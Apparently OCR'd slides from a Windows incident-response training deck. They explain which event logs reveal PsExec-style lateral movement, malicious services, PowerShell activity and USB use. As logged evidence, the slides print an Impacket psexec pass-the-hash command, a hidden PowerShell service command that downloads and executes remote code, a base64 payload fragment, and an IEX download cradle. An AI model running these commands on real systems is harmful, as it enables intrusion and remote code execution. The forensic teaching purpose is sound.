        Account Domain:         DESKTOP-BJA12L3
        Logon ID:               0xAF6109

Network Information:
        Object Type:            File
        Source Address:         192.168.110.130
        Source Port:            60924

Share Information:
        Share Name:             \\*\ADMIN$
        Share Path:             \??\C:\WINDOWS
        Relative Target Name:   LmwBoRVp.exe
```

- **4624 / 4672** Logon (Special Privileges)
- **4697** / **5145** / **5140**
  Share Access (Depends on Config)
- **7045** Service Installed (System Log)



System Number of events: 2

Level	Date and Time	Source	Event ID
Information	24/11/2020 04:14:49	Service Control Manager	7045


Event 7045, Service Control Manager

```
A service was installed in the system.

Service Name:  gNLV
Service File Name:  %systemroot%\LmwBoRVp.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

What Happened: PSExec

```
# python3 /opt/impacket/examples/psexec.py AHacker@192.168.110.128 net user -hashes :61d68XXXXXXXXXXXXXXX
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 192.168.110.128.....
[*] Found writable share ADMIN$
[*] Uploading file LmwBoRVp.exe
[*] Opening SVCManager on 192.168.110.128.....
[*] Creating service gNLV on 192.168.110.128.....
[*] Starting service gNLV.....
[!] Press help for extra shell commands

User accounts for \\
-------------------------------------------------------------------------------
Administrator            AHacker                  DefaultAccount
Guest                    Not-SUS                  XXX
The command completed with one or more errors.

[*] Process net user finished with ErrorCode: 0, ReturnCode: 1
[*] Opening SVCManager on 192.168.110.128.....
[*] Stopping service gNLV.....
[*] Removing service gNLV.....
[*] Removing file LmwBoRVp.exe.....
```

Value of 7045 (Real-Life Investigation)



System.evtx

Filtered: showing 55 of 9113 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Information	12/7/2020	12:55:51 PM	7045	Service Control Manager	None	\SYSTEM	[redacted]local
Information	12/7/2020	12:55:51 PM	7045	Service Control Manager	None	\SYSTEM	[redacted]local
Information	12/7/2020	5:31:24 AM	7045	Service Control Manager	None	\S-1-5-21-[redacted]-500	[redacted]local
Information	12/7/2020	5:31:19 AM	7045	Service Control Manager	None	\S-1-5-21-[redacted]-500	[redacted]local
Information	12/6/2020	10:56:10 PM	7045	Service Control Manager	None	\S-1-5-21-[redacted]-500	[redacted]local
Information	12/6/2020	10:56:04 PM	7045	Service Control Manager	None	\S-1-5-21-[redacted]-500	[redacted]local
Information	12/6/2020	4:22:55 PM	7045	Service Control Manager	None	\S-1-5-21-[redacted]-500	[redacted]local
Information	12/6/2020	4:22:50 PM	7045	Service Control Manager	None	\S-1-5-21-[redacted]-500	[redacted]local
Information	12/6/2020	3:13:29 AM	7045	Service Control Manager	None	\S-1-5-21-[redacted]-500	[redacted]local
Information	12/6/2020	3:13:24 AM	7045	Service Control Manager	None	\S-1-5-21-[redacted]-500	[redacted]local
Information	12/5/2020	8:37:13 PM	7045	Service Control Manager	None	\S-1-5-21-[redacted]-500	[redacted]local
Information	12/5/2020	8:37:09 PM	7045	Service Control Manager	None	\S-1-5-21-[redacted]-500	[redacted]local
Information	12/5/2020	2:27:05 PM	7045	Service Control Manager	None	\S-1-5-21-[redacted]-500	[redacted]local
Information	12/5/2020	2:26:58 PM	7045	Service Control Manager	None	\S-1-5-21-[redacted]-500	[redacted]local
Information	11/27/2020	8:40:31 AM	7045	Service Control Manager	None	\SYSTEM	[redacted]local
Information	11/26/2020	2:39:05 AM	7045	Service Control Manager	None	\SYSTEM	[redacted]local
Information	11/17/2020	1:54:03 PM	7045	Service Control Manager	None	\SYSTEM	[redacted]local
Information	11/17/2020	1:31:25 PM	7045	Service Control Manager	None	\SYSTEM	[redacted]local
Information	11/9/2020	8:50:01 AM	7045	Service Control Manager	None	\SYSTEM	[redacted]local
Information	11/8/2020	11:16:39 AM	7045	Service Control Manager	None	\SYSTEM	[redacted]local
Information	11/5/2020	8:41:42 AM	7045	Service Control Manager	None	\SYSTEM	[redacted]local
Information	10/26/2020	12:17:53 PM	7045	Service Control Manager	None	\SYSTEM	[redacted]local

Description

```
A service was installed in the system.

Service Name:  NVGTJLUCRSDOOPQGCBMR
Service File Name:  %COMSPEC% /C "cmd /c powershell.exe -NoP -NonI -W Hidden -exec bypass "$aa=([string](Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding ));if(($aa -eq $null) -or !$aa.contains('SCM Event8 Log')){$b=(New-Object Net.WebClient).DownloadString('http:/[redacted]49636/sync');iex $b;iex(de ty800GH UY008RF)}""
Service Type:  Benutzermodusdienst
Service Start Type:  Manuell starten
Service Account:  LocalSystem
```

```
 %COMSPEC% /C "cmd /c powershell.exe -NoP -NonI -W Hidden -exec bypass "$aa=([string](Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding ));if(($aa -eq $null) -or !$aa.contains('SCM Event8 Log')){$b=(New-Object Net.WebClient).DownloadString('http://xx.xx.local:49636/sync');iex $b;iex(de ty800GH UY008RF)}""
```

Scheduled Tasks?

- **4698**: A scheduled task was created
- **4700**: A scheduled task was enabled


Look into Task Scheduler Event Log

PowerShell Event Logs

***PowerShell/Operational* Log** holds the most data

- **4103** Module/Pipeline output logging
- **4104** Script block logging
  - PowerShell Version 5+ has **automatic logging of suspicious scripts** → Records 4104 with a Warning Level
  - Watch out for downgrade (`powershell –Version 2 …`)
- Often Obfuscated Payloads

***PowerShell.evtx* is older** and may hold some data



Microsoft-Windows-PowerShell%4Operational   Number of events: 1.169

Level	Date and Time	Source	Event ID	Task Category
Information	24/11/2020 04:39:39	PowerShell...	40962	PowerShell Console Startup
Warning	24/11/2020 04:39:39	PowerShell...	4104	Execute a Remote Command
Information	24/11/2020 04:39:39	PowerShell...	40961	PowerShell Console Startup
Information	24/11/2020 04:39:39	PowerShell...	53504	PowerShell Named Pipe IPC

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell
\v1.0\powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;
$s.Arguments='-noni -nop -w hidden -c &([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String
("H4sIACP2v18CA7VWbW+bSBD+nEj9D6iyZFAcY2K3aSNVusXvjknsYDt+Oeu0hgU2WcCBxTbu9b/
A1pek3v2pMO5WXZnZmdeeaZGZwksDgNA4nM76XPb05PBjjCviQXVkOzJBX4hVlXTk5gv5BspE+Sv
rdSP0MQ2WV1f1JlplwI/v5TbhKl6Jv2KUxLli/SndeyQi57erB2Jx6bNU+KPcZuEKs0wsrWPLI9I5Cmxx1
LFwpm2tGuVz8/feisjjXluXmU4JZLBfNNObEL9uMFRXpiyluHKVrlhcNakVhHDq8fE+D6kV5HMTYITd
UMMwr3QjosKxAA/EeFJFEgQjVA/HspFWA6i0EK2HZE4LpakhTC8WC5/kxfZrXdJwKlPyt2AkyhcmyT
UlvE5Q4ObEbuiLMELZNHNHCXigJim/CRylUgYawk/YoZ+YZsc8x+Vkl+qQRSAx4pJUjid1EaoZ0wct
vuKmSLsCT556QO3Lm9M3p05OE15tvKQJrE4WhzUB1
+RBGNOD2CepUplMuAbzMErhtTCKEqlsn4GVCrE5CFelHxvQcmmQXVk+a8PeYhJSewk6WTYL+
8uG2P4xKRvEoQFppAH2qZXzTn4NY+lwcoixnlvdqFNyMTsqdoMw4mlucBOp/k6t6VP+rKsnlNkkQ
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	24/11/2020 04:39:39
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Warning	Keywords:	None
User:	SYSTEM	Computer:	DESKTOP-BJA12L3
OpCode:	On create calls		
More Information:	Event Log Online Help		

PowerShell.evtx

- EID **400** The engine status is changed from None to Available.
  - This event indicates the start of a PowerShell activity, whether local or remote.
- EID **600** Provider “XYZ" is Started.
  - Indicates that providers such as WSMan start to perform a PowerShell activity on the system, for example, “Provider WSMan Is Started”.
- EID **403** The engine status is changed from Available to Stopped
  - This event records the completion of a PowerShell activity.


- `HostName` field in message details
  - For a local activity: HostName = `ConsoleHost`
  - Remote activity: HostName = `ServerRemoteHost` (on the system that is accessed)

Source: https://nsfocusglobal.com/Attack-and-Defense-Around-PowerShell-Event-Logging

Logs

PowerShell Logging

PSReadline



Name	Date modified	Type	Size
ConsoleHost_history.txt	27/11/2020 01:40	TXT File	1 KB

C:\Users\R-Win10\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt - Notepad++

ConsoleHost_history.txt

```
IEX (New-Object Net.WebClient).DownloadString("http://bit.ly/1PdjSHk"); Invoke-AllChecks
```

- Records last 4096 typed commands
- Enabled by default (can be disabled)
- `%appdata%\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt`

Transcript Logs

- Default: `%userprofile%\Documents`
- Needs to be enabled (`Start-Transscript` / GPO)
- Logs PS input and output at the terminal

Logs

USB Devices

Devices and their device drivers appear in the Device Manager MMC snap-in

System.evtx

- 10000 DriverFramework-Usermode - driver package is being installed
- 10100 DriverFramework-Usermode - the driver package installation has succeeded
- 20001 User Plug-n-Play Device Event - Device Installation

Microsoft-Windows-NTFS%4Operational.evtx

- 142 - Free space on the drive and the volume name

Microsoft-Windows-Partition%4Diagnostic.evtx


- 1006

Many more…

Domain Controller Events

Logged Events

NTLM Authentication Refresher



Client

SMB Server

Domain Controller

1. Negotiate NTLM Auth.

2. Generate random challenge

3. Challenge: `x7G3Ba1`

4. Load NT hash (from LSASS)

5. Encrypt challenge with NTLM hash

6. Response:

7. Verify response

7. Verify

8. Access **granted** / **denied**

Local Accounts

Domain Accounts

